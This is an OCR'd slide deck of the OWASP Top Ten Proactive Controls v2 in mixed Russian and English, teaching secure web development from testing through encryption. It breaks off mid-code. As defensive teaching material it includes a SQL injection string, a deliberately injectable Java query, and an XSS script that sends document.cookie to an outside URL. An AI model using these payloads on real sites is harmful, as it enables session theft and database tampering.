OWASP
Open Web Application
Security Project

Top Ten способов предотвращения веб-уязвимостей по версии OWASP

OWASP Top Ten Proactive Controls – v2

A1 – Проверять безопасность заранее и часто

A2 – Использовать параметризированные запросы

A3 – Кодировать данные

A4 – Проверять действительность всех входных данных

A5 – Реализовать управление идентификациями и аутентификацией

A6 – Реализовать необходимое управление доступом

A7 – Обеспечить защиту данных

A8 – Реализовать создание логов и обнаружение проникновений

A9 – Использовать среды (Framemework) и библиотеки, усиливающие безопасность

A10 – Обработка ошибок и исключений

C1: Проверять всю безопасность рано и часто


I FIND YOUR LACK OF SECURITY TESTING
DISTURBING
memegenerator.net

Проверять безопасность рано и часто !

- Security testing needs to be an integral part of a developer’s software engineering practice.
- Consider OWASP ASVS as a guide to define security requirements and testing.
- Convert scanning output into reusable Proactive Controls to avoid entire classes of problems.

The DevOps challenge to security …

http://fr.slideshare.net/StephendeVries2/continuous-security-testing-with-devops

- DevOps : continuous delivery pipeline.
- Mature DevOps velocity is fast : build, test and deploy can be entirely automated.
- Code is deploy to production multiple times. Examples :
  - Amazon : deploy every 11.6 seconds
  - Etsy : deploy 25+ times/day
  - Gov.uk : deploys 30 times/day

- Agile/continuous development process can be interrupted during a sprint by security testing !

Автоматическое тестирование безопасности в a Continuous Delivery Pipeline !

http://devops.com/2015/04/06/automated-security-testing-continuous-delivery-pipeline/

- An easy approach to include security testing into continuous integration.
- Classical/essential security tests can be automated and executed as standard unit/integration tests.
- SecDevOps !

BDD-Security Testing framework

http://www.continuumsecurity.net/bdd-intro.html

- The **BDD-Security framework** может быть сконфигурирован с использованием естественного языка (**Given**, **When** & **Then** формат) для описания требований безопасности, и выполнять автоматическое сканирование и поиск основных уязвимостей.

- Автоматическое (не)функциональное тестирование безопасности!

- Комбинирование нескольких инструментальных средств безопасности:
  - OWASP ZAP, Nessus, Port Scanning и т.п.

- Тесты написаны на **Jbehave** : «сценарий" эквивалентен тесту, "story" эквивалентна набору тестов.

Среда тестирования BDD-Security

http://www.continuumsecurity.net/bdd-intro.html

- Автоматическое сканирование XSS

```
Senario: The application should not contain Cross Site Scripting vulnerabilities
Meta: @id scan_xss
Given a fresh scanner with all policies disabled
And the attack strength is set to High
And the Cross-Site-Scripting policy is enabled
When the scanner is run
And false positives described in: tables/false_positives.table are removed
Then no medium or higher risk vulnerabilities should be present
```

- Автоматическое сканирование проверок политик паролей

```
Senario: The application should not contain Cross Site Scripting vulnerabilities
Meta: @id auth_case
When the default user logs in with credentials from: users.table
Then the user is logged in
When the case of the password is changed
And the user logs in from a fresh login page
Then the user is no logged in
```

BDD-Security Testing framework

http://www.continuumsecurity.net/bdd-intro.html

Тестирование управления доступом

Используется аннотация *@Restricted* , чтобы определить, какие пользователи могут иметь доступ к каким страницам:


```
@Restricted(users = {"admin"}, sensitiveData = "User List")
public void viewUserList() {
        driver.get(Config.getInstance().getBaseUrl() + "admin/list");
}
```

Охватываемые риски: все!

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C2: Параметризованные запросы

Power of SQL Injection …



Сильный пароль…

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

SQL Injection

Уязвимое использование

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

Безопасное использование

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Охватываемые риски

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C3: Кодирование данных перед их использованием парсером

<

Анатомия XSS-атаки

- **Атака 1 : кража cookie**

```
<script>
var badURL='https://owasp.org/somesite/data=' + document.cookie;
var img = new Image();
img.src = badURL;
</script>
```

- **Attack 2 : искажение веб-сайта**

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS-атака : проблема & решение

Проблема

- Веб-страница уязвима для XSS !

Решение


OWASP Java Encoder Project

OWASP Java HTML Sanitizer Project

Microsoft Encoder and AntiXSS Library

Microsoft Encoder и AntiXSS библиотека

- System.Web.Security.AntiXSS
- Microsoft.Security.Application. AntiXSS
- Может использоваться для кодирования HTML, HTML-атрибутов, XML, CSS и JavaScript.
- Native .NET библиотека
- Сильная и хорошо написанная библиотека
- For use in your User Interface code to defuse script in output



OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- Нет необходимости в библиотеках третьих сторон или конфигурации
- Данный код был разработан с учетом высокой доступности и высокой производительности кодирования
- Простая drop-in функциональность кодирования
- Проектирование с учетом производительности
- Во многом более полный API (кодирование URI и компонентов URI и т.п.).
- Совместимость : Java 1.5+
- Текущая версия 1.2

- Последнее изменение 2015-04-12 :

https://github.com/OWASP/owasp-java-encoder/

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

XML Contexts

```
Encode#forXml
Encode#forXmlContent
Encode#forXmlAttribute
Encode#forXmlComment
Encode#forCDATA
```

CSS Contexts

```
Encode#forCssString
Encode#forCssUrl
```

Javascript Contexts

```
Encode#forHtml
Encode#forHtmlContent
Encode#forHtmlAttribute
Encode#forHtmlUnquotedAttribute
```

URI/URL Contexts

```
Encode#forUri
Encode#forUriComponent
```

Другие ресурсы

- Ruby on Rails :

http://api.rubyonrails.org/classes/ERB/Util.html

- PHP :

http://twig.sensiolabs.org/doc/filters/escape.html
http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html

- Java/Scala (Updated January 2015) :

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- .NET AntiXSS Library (v4.3 NuGet released June 2, 2014) :

http://www.nuget.org/packages/AntiXss/

- GO :

http://golang.org/pkg/html/template/

- Reform project

https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

Другие ресурсы


- LDAP Encoding Functions :
  - ESAPI and .NET AntiXSS
- Command Injection Encoding Functions :
  - Careful here !
  - ESAPI
- XML Encoding Functions :
  - OWASP Java Encoder
- Encoder comparison reference :

http://boldersecurity.github.io/encoder-comparison-reference/

Охватываемые риски

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C4: – Проверка действительности всех входных данных


NO!, YOU DON'T JUST RELY ON
CLIENT-SIDE INPUT VALIDATION
JAVASCRIPT CAN BE DISABLED FFS !
imgflip.com

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer написан на Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.

- Простая программируемая конфигурация политики POSITIVE. Нет XML config.
- Это код от Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.

Caja

- **Caja** (pronounced /ˈkɑːhɑː/ *кан-hah*)[1] является проектом Google и реализован на JavaScript для "virtual iframes" , основанных на принципах object-capabilities. Caja использует JavaScript (а именно, ECMAScript 5 strict mode код), HTML и CSS в качестве входных данных и записывает их в безопасное подмножество HTML и CSS, плюс единственная функция JavaScript без free variables. Это означает, что единственно, когда функция может модифицировать объект, если существует ссылка на объект со страницы. Вместо предоставления прямых ссылок на объекты DOM, страница обычно предоставляет ссылки к wrappers, которые очищают HTML, прокси URLs, и предотвращают перенаправление страницы; это позволяет Caja предотвратить основные phishing атаки, предотвратить cross-site scripting атаки, и предотвратить загрузку malware. Также, так как все переписанные программы выполняются в безопасном фрейме, страница может позволить одной программе экспортировать ссылку на объект для другой программы; такое внутрифреймовое взаимодействие является просто вызовом метода.
- The word "caja" is Spanish for "box" or "safe" (as in a bank), the idea being that Caja can safely contain JavaScript programs as well as being a **ca**pabilities-based **Ja**vaScript.
- Caja is currently used by Google in its Orkut,[2] Google Sites,[3] and Google Apps Script[4] products; in 2008 MySpace[5][6] and Yahoo![7] and Allianz had both deployed a very early version of Caja but later abandoned it.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- Пример использования: validate img tags

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
.allowUrlProtocols("http", "https").allowElements("img")
.allowAttributes("alt", "src").onElements("img")
.allowAttributes("border", "height", "width").matching(INTEGER)
.onElements("img")
.toFactory();
```

- Пример использования: validate link elements

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
.allowStandardUrlProtocols().allowElements("a")
.allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
.toFactory();
```

Другие ресурсы

- Pure JavaScript, client side HTML Sanitization with CAJA!

http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js

- Python

https://pypi.python.org/pypi/bleach

- PHP

http://htmlpurifier.org/
http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/

- .NET (v4.3 released June 2, 2014)
- AntiXSS.getSafeHTML/getSafeHTMLFragment

http://www.nuget.org/packages/AntiXss/
https://github.com/mganss/HtmlSanitizer

- Ruby on Rails

https://rubygems.org/gems/loofah
http://api.rubyonrails.org/classes/HTML.html


Загрузка файлов

- Проверка Upload
  - Проверка имени файла и размера + антивирус
- Хранение загруженных файлов
  - Использовать только проверенные имена файлов + отдельный домен
- Следует опасаться «специальных" файлов
  - "crossdomain.xml" или "clientaccesspolicy.xml".
- Проверка загружаемых изображений
  - Ограничение размера изображения
  - Использование библиотек перезаписываемых изображений
  - Установить расширение хранимого изображения в действительное расширение изображения
  - Гарантировать определение типа содержимого в изображении
- Общая проверка загружаемой информации
  - Гарантировать, что размер декомпрессирванного файла < максимального размера
  - Гарантировать, что загружаемый архив соответствует ожидаемому типу (zip, rar)
  - Гарантировать, что структурированные загрузки, такие как add-on, соответствуют стандарту


Охватываемые риски

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C5: Выполнение аутентификации и управление идентификациями


MD5? TELL ME AGAIN
HOW SERIOUSLY YOU TAKE USER DATA

Взлом пароля



Наилучшие практики управления паролями

1) Не ограничивать тип символов или длину пароля пользователя по следующим причинам

- Ограничение паролей для защиты от атак проникновения обречено на неудачу
- Вместо этого следует использовать корректное декодирование и другие способы защиты
- Следует быть осторожным с системами, которые допускают неограниченный размер паролей (Django DOS Sept 2013)

Наилучшие практики управления паролями

2) Использовать криптографически сильную специфичную для креденциала salt

- **protect**([salt] + [password]);
- Использовать 32char или 64char salt (реальный размер зависит от защищающей функции);
- Не следует полагаться на сокрытие, расщепление или другие способы запутывания salt

Наилучшие практики управления паролями

3a) навязывать трудную проверку как для атакующего, так и для проверяющей стороны

- **PBKDF2**([salt] + [password], c=140,000);
- Использовать **PBKDF2** с **FIPS** –сертификацией или когда требуется поддержка на многих платформах
- Следует использовать **Scrypt**, если аппаратура препятствует быстрым атакам, но не поддерживатеся масштабирование. (bcrypt is also a reasonable choice)

Наилучшие практики управления паролями

3b) Навязывать трудную проверку только для атакующего

- HMAC-SHA-256([private key], [salt] + [password])
- Защищать данный ключ также как закрытый ключ, используя лучшие практики
- Хранить ключ вне хранилища креденциалов
- Выполнить преобразование пароля в хэш в виде отдельного веб-сервиса (криптографически изолированного).

И снова… идеальный пароль!

Password1!

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 8 characters


Использовать лучшие практики аутентификации пользователя


- Использовать 2 идентификационных вопроса
  - Фамилия, номер аккаунта, email, DOB
  - Обеспечить политику блокировки
- Задавать несколько вопросов, относящихся к безопасности

https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

- Посылать пользователю случайно сгенерированный токен по внешнему каналу
  - app, SMS или token
- Проверять код Verify code в веб-сессии
  - Обеспечить политику блокировки
- Изменять пароль
  - Обеспечить политику изменения пароля

Лучшие практики аутентификации пользователя – реальные примеры





Другие ресурсы

- Authentication Cheat Sheet

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

- Password Storage Cheat Sheet

https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

- Forgot Password Cheat Sheet

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

- Session Management Cheat Sheet


https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

- ASVS AuthN and Session Requirements
- Obviously, Identity is a BIG topic !

Охватываемые риски

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C6: Реализация необходимого управления доступом


BOY,
THAT ESCALATED QUICKLY.
memes.com

Примеры плохого управления доступом

- Жестко встроенная в прикладной код проверка роли
- Недостаток, связанный с логикой централизованного управления доступом
- Недоверяемые данные, на основе которых принимается решение по управлению доступом
- Управление доступом, которое “отрыто по умолчанию”
- Недостаток, связанный с горизонтальным управлением доступом в стандартном случае (если не во всех)
- Логика управления доступом, которую необходимо вручную добавлять в каждую точку кода
- Управление доступом, которое “прилипает” к сессии
- Управление доступом, которое требует отдельной политики для каждого пользователя

Сравнение вертикального и горизонтального управления доступом

- Вертикальное управление доступом: разрешать различным типам пользователей доступ к различным функциям приложения

  - создание границы между обычными пользователями и администраторами

- Горизонтальное управление доступом: разрешать пользователям доступ к определенному подмножеству из широкого диапазона ресурсов определенного типа

  - приложение веб-почты может разрешить вам читать свою собственную почту, но не чью-то еще; вы можете видеть только свои собственные детали

RBAC (Role based access control)

- Проверки роли, жество зашитые в код

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
deleteAccount();
}
```

- RBAC

```
if (user.hasAccess("DELETE_ACCOUNT")) {
deleteAccount();
}
```

ASP.NET Roles vs Claims Authorization

Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]
public ActionResult WieldLightsaber() {
      return View();
}
```

Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]
public ActionResult WieldLightsaber()
{
      return View();
}
```

Claims-Based Authorization

- When an identity is created it may be assigned one or more claims issued by a trusted party. A claim is name value pair that represents what the subject is, not what the subject can do. For example you may have a Drivers License, issued by a local driving license authority. Your driver's license has your date of birth on it. In this case the claim name would be DateOfBirth, the claim value would be your date of birth, for example 8th June 1970 and the issuer would be the driving license authority. Claims based authorization, at its simplest, checks the value of a claim and allows access to a resource based upon that value. For example if you want access to a night club the authorization process might be:1
- The door security officer would evaluate the value of your date of birth claim and whether they trust the issuer (the driving license authority) before granting you access.
- An identity can contain multiple claims with multiple values and can contain multiple claims of the same type.

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

- Проверка, имеет ли текущее использование определенную роль или нет:

```
if ( currentUser.hasRole( "schwartz" ) ) {
    log.info("May the Schwartz be with you!" );
} else {
    log.info( "Hello, mere mortal." );
}
```

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

- Check if the current user have a permission to act on a certain type of entity

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Apache Shiro Permission Based Access Control

http://shiro.apache.org/

- Check if the current user have access to a specific instance of a type : instance-level permission check

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id) 'eagle5'.  " +
                "Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

Охватываемые риски

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	**A7 – Missing Function Level Access Control**	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C7: Защита данных

Шифрование данных при передачи

Какие преимущества обеспечивает HTTPS?

- Конфиденциальность : шпион не может просмотреть ваши данные
- Целостность: шпион не может изменить ваши данные
- Аутентификация: посещаемый сервер корректный
- Высокая производительность!

Примеры наилучших кнфигураций HTTPS

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

https://www.ssllabs.com/projects/best-practices/

Шифрование данных при передачи

- HSTS (Strict Transport Security – строгая безопасность на транспортном уровне – rfc 6797)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

- Certificate Creation Transparency

http://certificate-transparency.org

- Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser Certificate Pruning

Шифрование данных при передачи: HSTS (Strict Transport Security)

http://dev.chromium.org/sts

- Forces browser to only make HTTPS connection to server
- Must be initially delivered over a HTTPS connection
- Current HSTS Chrome preload list
  http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json

- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: https://hstspreload.appspot.com/

- A site is included in the Firefox preload list if the following hold:
  - It is in the Chromium list (with force-https).
  - It sends an HSTS header.
  - The max-age sent is at least 10886400 (18 weeks).

Encrypting data in Transit : Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- What is Pinning **?**
  - Pinning is a key continuity scheme
  - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
  - Carry around a copy of the server's public key;
  - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
  - Trust-on-First-Use (TOFU) pinning
  - Useful when no a priori knowledge exists, such as SSH or a Browser

Encrypting data in Transit : Browser-Based TOFU Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser-Based TOFU Pinning : Trust on First Use
- HTTP Public Key Pinning IETF Draft

http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11

- Freezes the certificate by pushing a fingerprint of (parts of) the certificate chain to the browser
- Example:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=";
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=";
pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ=";
max-age=10000; includeSubDomains
```

Encrypting data in Transit : Pinning in Play (Chrome)

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Encrypting data in Transit : Forward Secrecy

https://whispersystems.org/blog/asynchronous-security/

- If you use older SSL ciphers, every time anyone makes a SSL connection to your server, that message is encrypted with (basically) the same private server key
- **Perfect forward secrecy**: Peers in a conversation instead negotiate secrets through an ephemeral (temporary) key exchange
- With PFS, recording ciphertext traffic doesn't help an attacker even if the private server key is stolen!


SO YOU ARE GOING TO BUILD SOME CRYPTO INTO YOUR APP THIS MORNING
memegenerator.net

AES

AES-ECB

AES-GCM

AES-CBC

Unique IV per message

Padding

Key storage and management

+

Cryptographic process isolation

Confidentiality !

HMAC your ciphertext

Integrity !

Derive integrity and confidentiality keys from same master key with labeling

Don't forget to generate a master key from a good random source


SO YOU'RE GOING TO BUILD SOME
CRYPTO INTO YOUR APP THIS AFTERNOON
GOOD LUCK WITH THAT
memegenerator.net

Encrypting data at Rest : Google KeyCzar

https://github.com/google/keyczar

- Keyczar is an open source cryptographic toolkit for Java, Python and C++.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- Secure key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures

Sample Usage :

```
Crypter crypter = new Crypter("/path/to/your/keys");
